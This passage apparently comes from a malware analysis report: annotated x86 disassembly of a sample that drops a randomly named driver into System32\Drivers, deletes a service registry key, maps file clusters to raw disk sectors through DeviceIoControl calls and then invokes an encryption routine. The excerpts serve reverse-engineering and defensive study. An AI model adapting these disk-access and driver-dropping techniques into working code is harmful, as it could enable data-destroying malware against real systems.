

loc_402BFB:
mov eax, [ebp+var_10]
lea ebx, [ebp+pszDest]
push 104h ; uSize
lea ebx, [ebx+eax*2]
push ebx ; lpBuffer
mov dword ptr [ebp+Data], ebx
call ds:GetSystemDirectoryW
test eax, eax
jz loc_402F0E
push offset pszMore ; "Drivers"
lea eax, [ebp+pszDest]
push eax ; pszPath
call ds:PathAppendW
lea eax, [ebp+pszDest]
push eax ; pszPath
call ds:PathAddBackslashW
lea eax, [ebp+pszDest]
lea edx, [eax+2]
loc_402C46:
mov cx, [eax]
add eax, 2
test cx, cx
jnz short loc_402C46
sub eax, edx
mov [ebp+var_10], 1Ah
sar eax, 1
lea ebx, [ebp+pszDest]
mov esi, 0FFF1h
lea ebx, [ebx+eax*2]
nop word ptr [eax+eax+00h]
loc_402C70:
mov [ebp+var_58], 620061h
mov [ebp+var_54], 640063h
mov [ebp+var_50], 660065h
mov [ebp+var_4C], 680067h
mov [ebp+var_48], 6A0069h
mov [ebp+var_44], 6C006Bh
mov [ebp+var_40], 6E006Dh
mov [ebp+var_3C], 70006Fh
mov [ebp+var_38], 720071h
mov [ebp+var_34], 740073h
mov [ebp+var_30], 760075h
mov [ebp+var_2C], 780077h
mov [ebp+var_28], 7A0079h
call ds:GetCurrentProcessId
mov edi, eax
xor edx, edx
push 4 ; cchDestBuffSize
push offset pszSrc ; "dev"
lea eax, [edi+1]
div esi
mov ecx, edx
xor edx, edx
mov eax, ecx
div esi
mov esi, edx
xor edx, edx
mov eax, esi
shl eax, 10h
add eax, ecx
div [ebp+var_10]
movzx eax, word ptr [ebp+edx*2+var_58]
xor edx, edx
mov [ebx], ax
lea eax, [ecx+edi]
mov ecx, 0FFF1h



push 40000000h ; dwDesiredAccess
push ebx ; lpFileName
call ds:CreateFileW
mov edi, ds:DeleteFileW
mov esi, eax
test esi, esi
jz short loc_402DE9
cmp esi, 0FFFFFFFFh
jz short loc_402DE9
push 0 ; lpOverlapped
lea eax, [ebp+phkResult]
mov [ebp+phkResult], 0
push eax ; lpNumberOfBytesWritten
push [ebp+nNumberOfBytesToWrite] ; nNumberOfBytesToWrite
push [ebp+lpBuffer] ; lpBuffer
push esi ; hFile
call ds:WriteFile
test eax, eax
jz short loc_402DCA
mov eax, [ebp+nNumberOfBytesToWrite]
cmp [ebp+phkResult], eax
jz short loc_402DD6
loc_402DD6:
cmp esi, 0FFFFFFFFh
jz short loc_402DE9
loc_402DCA: ; hObject
push esi
call ds:CloseHandle
push ebx ; lpFileName
call edi ; DeleteFileW
jmp short loc_402DE9
push esi ; hFile
call ds:FlushFileBuffers
push esi ; hObject
call ds:CloseHandle
loc_402DE9:
mov edx, [ebp+var_20]
mov ecx, ebx ; psz1
call _4023C0_Read_Write_On_Disk
push 88h ; Size
lea eax, [ebp+ReOpenBuf]
push 0 ; Val
push eax ; void *
call memset
add esp, 0Ch
lea eax, [ebp+var_498]
push 88h ; Size
push 0 ; Val
push eax ; void *
call memset
add esp, 0Ch
lea eax, [ebp+ReOpenBuf]
push 2 ; wStyle
push eax ; lpReOpenBuf
push ebx ; lpFileName
call ds:LZOpenFileW
mov esi, eax
test esi, esi
js loc_402EF8
push offset pszExt



cmp [ebp+var_1C], 0
mov eax, ebx
jz short loc_402EA1
push offset aSystem32 ; "System32"
push eax ; pszFirst
call ds:StrStrIW ; StrStrIW Finds the first occurrence of a substring within a string. The comparison is not case-sensitive
loc_402EA1:
lea edx, [ebp+Destination]
mov ecx, eax
call _403930_Driver_Service_Status
mov [ebp+var_24], eax
test eax, eax
jz short loc_402EE8
lea eax, [ebp+Destination]
push eax
push offset aSystemCurrentc_0 ; "SYSTEM\\CurrentControlSet\\services\\"
lea eax, [ebp+SubKey]
push offset aSS ; "%s%s"
push eax ; LPWSTR
call ds:wsprintfW
add esp, 10h
lea eax, [ebp+SubKey]
push eax ; lpSubKey
push 80000002h ; hKey
call ds:RegDeleteKeyW
push esi ; hFile
call ds:LZClose
jmp loc_402EF8
loc_402EE8:
mov edx, [ebp+var_20]
mov ecx, ebx ; psz1
call _4023C0_Read_Write_On_Disk
mov edi, ds:DeleteFileW
loc_402EF8: ; lpFileName
push ebx
call edi ; DeleteFileW
push ebx ; pszPath
call ds:PathFindExtensionW
test eax, eax
jz short loc_402F0E
xor ecx, ecx
push ebx ; lpFileName
mov [eax], cx
call edi ; DeleteFileW
loc_402F0E:
mov eax, [ebp+var_24]
pop edi
pop esi
pop ebx
mov esp, ebp
pop ebp
retn

_4023C0_Read_Write_On_Disk function





xor eax, eax
push eax ; lpTotalNumberOfClusters
push eax ; lpNumberOfFreeClusters
mov [esp+298h+var_1FC], ax
lea eax, [esp+298h+BytesPerSector]
push eax ; lpBytesPerSector
lea eax, [esp+29Ch+SectorsPerCluster]
push eax ; lpSectorsPerCluster
lea eax, [esp+2A0h+RootPathName]
push eax ; lpRootPathName
call ds:GetDiskFreeSpaceW ; Retrieves information about the specified disk, including the amount of free space on the disk.
test eax, eax
jz loc_402658
push 0 ; hTemplateFile
push 0 ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 3 ; dwShareMode
push 12019Fh ; dwDesiredAccess
lea eax, [esp+2A8h+FileName]
push eax ; lpFileName
call ds:CreateFileW
mov esi, eax
mov [esp+290h+var_23C], esi
test esi, esi
jz loc_40265B
cmp esi, 0FFFFFFFFh
jz loc_40265B
push 80h ; dwBytes
push 8 ; dwFlags
call ds:GetProcessHeap
push eax ; hHeap
call ds:HeapAlloc
mov [esp+290h+var_278], eax
test eax, eax
jz loc_40265B
push 0 ; lpOverlapped
lea ecx, [esp+294h+BytesReturned]
push ecx ; lpBytesReturned
push 80h ; nOutBufferSize
push eax ; lpOutBuffer
push 0 ; nInBufferSize
push 0 ; lpInBuffer
push 560000h ; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
push esi ; hDevice
call ds:DeviceIoControl ; Given a file handle, retrieves a data structure that describes the allocation
; and location on disk of a specific file, or, given a volume handle, the locations of bad clusters on a volume.
test eax, eax
jz loc_40265B
xorps xmm0, xmm0
movlpd [esp+290h+var_260], xmm0
mov eax, dword ptr [esp+290h+var_260+4]
mov ecx, dword ptr [esp+290h+var_260]
mov [esp+290h+var_270], eax
mov [esp+290h+var_26C], ecx
xchg ax, ax



loc_402550: ; lpOverlapped
push 0
mov [esp+294h+var_234], eax
lea eax, [esp+294h+BytesReturned]
push eax ; lpBytesReturned
push 20h ; ' ' ; nOutBufferSize
lea eax, [esp+29Ch+OutBuffer]
mov [esp+29Ch+var_274], 0
push eax ; lpOutBuffer
push 8 ; nInBufferSize
lea eax, [esp+2A4h+InBuffer]
mov [esp+2A4h+InBuffer], ecx
push eax ; lpInBuffer
push 90073h ; dwIoControlCode 90073 = FSCTL_GET_RETRIEVAL_POINTERS
push edi ; hDevice
call ds:DeviceIoControl
call ds:GetLastError
mov ecx, dword ptr [esp+290h+var_220]
mov esi, eax
mov eax, dword ptr [esp+290h+var_220+4]
mov dword ptr [esp+290h+var_260], eax
mov [esp+290h+var_250], ecx
test esi, esi
jz short loc_4025B1
cmp esi, 0EAh
jnz loc_402652
mov [esp+290h+var_26C], ecx
mov [esp+290h+var_270], eax
loc_4025B1:
mov edi, [esp+290h+SectorsPerCluster]
lea eax, [esp+290h+var_274]
imul edi, [esp+290h+BytesPerSector]
mov ecx, [esp+290h+var_278]
push eax
push dword ptr [esp+294h+var_220+0Ch]
push dword ptr [esp+298h+var_220+8]
mov edx, edi
call sub_404130
add esp, 0Ch
test eax, eax
jz short loc_40263A
mov ecx, [esp+290h+var_250]
sub ecx, dword ptr [esp+290h+OutBuffer+8]
mov eax, dword ptr [esp+290h+var_260]
sbb eax, dword ptr [esp+290h+OutBuffer+0Ch]
push edi ; dwBytes
push [esp+294h+BytesPerSector] ; int
push 0
push edi
push eax
push ecx
call sub_4010B0
push edx ; int
push eax ; int
push dword ptr [esp+2A0h+var_220+0Ch]
push dword ptr [esp+2A4h+var_220+8]
push 0
push edi
call sub_4010B0
mov ecx, [esp+2A0h+var_278]
add eax, [ecx+10h]
adc edx, [ecx+14h]
mov ecx, [esp+2A0h+var_264]
push edx ; int
mov edx, [esp+2A4h+var_274]
push eax ; int
call _401590_Crypt

